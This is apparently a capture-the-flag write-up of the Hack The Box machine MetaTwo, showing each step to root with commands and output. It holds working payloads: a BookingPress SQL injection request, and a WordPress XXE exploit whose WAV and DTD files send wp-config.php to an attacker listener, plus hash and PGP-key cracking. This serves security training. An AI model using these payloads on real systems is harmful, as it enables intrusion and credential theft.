Summary
In MetaTwo we first find a SQLi vulnerability. We use the SQLi vulnerability to gain credentials to a wordpress admin dashboard. We then make use of an XXE vulnerability to read wp_config.php and obtain the credentials to the FTP server. From the FTP server we obtain the credentials of the user. Once logged in as the user we discover a command password manager and the private key the PW manager uses for encryption. We are able to brute force the private key's password and use it to obtain root's password.
Port Scanning
nmap finds three ports open, FTP (21), SSH (22), and HTTP (80). We also see that port 80 is redirecting us to metapress.htb/.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ nmap -sC -sV 10.10.11.186
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-22 06:39 EDT
Nmap scan report for 10.10.11.186
Host is up (0.028s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp?
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
|     Invalid command: try being more creative
|_    Invalid command: try being more creative
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c4b44617d2102d8fec1dc927fecd79ee (RSA)
|   256 2aea2fcb23e8c529409cab866dcd4411 (ECDSA)
|_  256 fd78c0b0e22016fa050debd83f12a4ab (ED25519)
80/tcp open  http    nginx 1.18.0
|_http-title: Did not follow redirect to http://metapress.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 210.05 seconds
FTP and SSH are password protected. Let's add metapress.htb to /etc/hosts and run nmap again on port 80.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ nmap -sC -sV 10.10.11.186 -p 80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-23 13:18 EDT
Nmap scan report for metapress.htb (10.10.11.186)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.18.0
|_http-generator: WordPress 5.6.2
|_http-title: MetaPress – Official company site
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: nginx/1.18.0

Nmap done: 1 IP address (1 host up) scanned in 7.18 seconds

We see the website was built using WordPress version 5.6.2 and wp-admin is listed in robots.txt.
Checking out the website

We see we have a WordPress website with the ability to sign up for a "launch event".
Looking at robots.txt we find the wp-admin page.

Navigating to events we create an event and look at the traffic through Burp. Looking at the post data we see the WordPress plugin BookingPress is being used.

A quick Google search reveals that various versions of BookingPress are vulnerable to CVE-2022-0739 and a POC is available for this CVE.
- CVE-2022-0739 – BookingPress before 1.0.11 SQL Injection
- epss score: .00494 / epss percentile: .72665
- cvss base score: 9.8
- POC
Exploiting CVE-2022-0739
Following the instructions in the POC for CVE-2022-0739 we are able to verify the website is vulnerable to the SQLi.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ curl -i 'http://metapress.htb/wp-admin/admin-ajax.php' \
--data 'action=bookingpress_front_get_category_services&_wpnonce=6027d5fa3e&category_id=33&total_service=-7502) UNION ALL SELECT @@version,@@version_comment,@@version_compile_os,1,2,3,4,5,6-- -'
HTTP/1.1 200 OK
Server: nginx/1.18.0
Content-Type: text/html; charset=UTF-8

[{"bookingpress_service_id":"10.5.15-MariaDB-0+deb11u1","bookingpress_category_id":"Debian 11","bookingpress_service_name":"debian-linux-gnu",...}]
From the POC we see that the post variable total_service is vulnerable. Let's have sqlmap do the leg work of enumerating the Maria database for us. We pass the POC through our proxy and save the request to a file called requests.txt.

sqlmap yells at us for having a tainted parameter value. We correct requests.txt then run again.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ sqlmap -r requests.txt --level 4 --risk 3 --batch -p total_service

...

POST parameter 'total_service' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 113 HTTP(s) requests:
---
Parameter: total_service (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: ...total_service=-8156) OR 5081=5081-- tPXv

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: ...total_service=35) AND (SELECT 1109 FROM (SELECT(SLEEP(5)))swTx)-- ZRxp

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
---
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
After searching around we find password hashes in the table wp_users in database blog.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ sqlmap -r requests.txt --dump -T wp_users -D blog -v 0
...
| ID | user_login | user_pass                          | user_email            |
+----+------------+------------------------------------+-----------------------+
| 1  | admin      | $P$BGrGrgf2wToBS79i07Rk9sN4Fzk.TV. | admin@metapress.htb   |
| 2  | manager    | $P$B4aNM28N0E.tMy/JIcnVMZbGcU16Q70 | manager@metapress.htb |
We use john the ripper on both hashes but using the wordlist rockyou we are only able to crack the hash for the manager.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
partylikearockstar (?)
1g 0:00:00:04 DONE (2023-04-22 14:40) 0.2475g/s 27326p/s 27326c/s 27326C/s
Session completed.
Logging into WordPress Admin

Heading back to http://metapress.htb/wp-admin we are able to login with manager:partylikearockstar.
Browsing the admin console we find we have the ability to upload a media file. A Google search shows CVE-2021-29447 XXE attack impacting WordPress version 5.6–5.7 running PHP 8. This CVE was patched in version 5.7.1. Our enumeration has found that this website is using WordPress 5.6.2 and PHP 8 and therefore likely vulnerable to this CVE.
- CVE-2021-29447 – Media Library XXE Vulnerability
- epss score: .00562 / epss percentile: .7436
- cvss base score: 7.1
- POC
Exploiting CVE-2021-29447
Using the POC above we read a few well known files. By reading /etc/passwd we find the username jnelson. Finally we read wp-config.php with the following configuration of the exploit.
exploit.wav, exploit.dtd, and index.php
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ echo -en 'RIFF\xb8\x00\x00\x00WAVEiXML\x7b\x00\x00\x00<?xml version="1.0"?><!DOCTYPE ANY[<!ENTITY % remote SYSTEM '"'"'http://10.10.14.2:9001/exploit.dtd'"'"'>%remote;%init;%trick;] >\x00'> exploit.wav
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ cat exploit.dtd
<!ENTITY % file SYSTEM "php://filter/zlib.deflate/read=convert.base64-encode/resource=../wp-config.php">
<!ENTITY % init "<!ENTITY % trick SYSTEM 'http://10.10.14.2:9001/?p=%file;'">">
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ cat index.php
<?php
$myfile = fopen("tempfile.txt", "w") or die("unable to open file!");
$fixed = str_replace(' ', '+', $_GET['p']);
fwrite($myfile, zlib_decode(base64_decode($fixed)))
?>Start PHP server and upload exploit.wav.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ php -S 0.0.0.0:9001
[Mon Apr 24 09:06:14 2023] PHP 8.2.2 Development Server (http://0.0.0.0:9001) started
This saved wp-config.php to tempfile.txt. From wp_config.php we find FTP credentials.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ cat tempfile.txt
...
define( 'FTP_USER', 'metapress.htb' );
define( 'FTP_PASS', '9NYS_ii@FyL_p5M2NvJ' );
...
Enumerating FTP
Logging into the FTP server using the credentials we found in wp-config.php, we are able to find the user's credentials for jnelson in the file send_email.php.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ ftp $(cat ip)
Connected to 10.10.11.186.
220 ProFTPD Server (Debian) [::ffff:10.10.11.186]
Name (10.10.11.186:kali): metapress.htb
331 Password required for metapress.htb
Password:
230 User metapress.htb logged in
ftp> ls
drwxr-xr-x   5 metapress.htb metapress.htb     4096 Oct  5  2022 blog
drwxr-xr-x   3 metapress.htb metapress.htb     4096 Oct  5  2022 mailer
ftp> cd mailer
ftp> get send_email.php
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ cat send_email.php
<?php
...
$mail->Host = "mail.metapress.htb";
$mail->SMTPAuth = true;
$mail->Username = "jnelson@metapress.htb";
$mail->Password = "Cb4_JmWM8zUZWMu@Ys";
$mail->SMTPSecure = "tls";
$mail->Port = 587;
...
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo]
└─$ ssh jnelson@10.10.11.186
jnelson@10.10.11.186's password:
Linux meta2 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2 (2022-10-21) x86_64
jnelson@meta2:~$Root
In the home directory of jnelson we find .passpie.
jnelson@meta2:~$ ls -la
total 32
drwxr-xr-x 4 jnelson jnelson 4096 Oct 25 12:53 .
drwxr-xr-x 3 root    root    4096 Oct  5  2022 ..
lrwxrwxrwx 1 root    root       9 Jun 26  2022 .bash_history -> /dev/null
dr-xr-x--- 3 jnelson jnelson 4096 Oct 25 12:52 .passpie
-rw-r----- 1 root    jnelson   33 Apr 24 13:40 user.txt
During manual enumeration of the directory we find ~/.passpie/ssh/root.pass which appears to contain a PGP encrypted secret that looks like the password for root.
jnelson@meta2:~/.passpie$ cat ssh/root.pass
comment: ''
fullname: root@ssh
login: root
modified: 2022-06-26 08:58:15.621572
name: ssh
password: '-----BEGIN PGP MESSAGE-----

  hQEOA6I+wl+LXYMaEAP/T8AlYP9z05SEST+Wjz7+IB92uDPM1RktAsVoBtd3jhr2
  nAfK00HJ/hMzSrm4hDd8JyoLZsEGYphvuKBfLUFSxFY2rjW0R3ggZoaI1lwiy/Km
  ...
  -----END PGP MESSAGE-----
  '
Additionally, we find a private PGP key located in ~/.passpie/.keys. We copy over the private PGP key and use john to crack the password for the key.
┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo/root2]
└─$ gpg2john private_key > private_key_hash

┌──(kali 🛸 box)-[~/workSpace/Boxes/MetaTwo/root2]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt private_key_hash
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Will run 4 OpenMP threads
blink182         (Passpie)
1g 0:00:00:03 DONE (2023-04-24 10:46)
Session completed.

Using an online PGP decrypter we are able to find the password for root using the previously discovered PGP message in root.pass, private key in .keys, and the password blink182.
We can now su to root.
jnelson@meta2:~/.passpie$ su root
Password:
root@meta2:/home/jnelson/.passpie# whoami
root
root@meta2:/home/jnelson/.passpie# id
uid=0(root) gid=0(root) groups=0(root)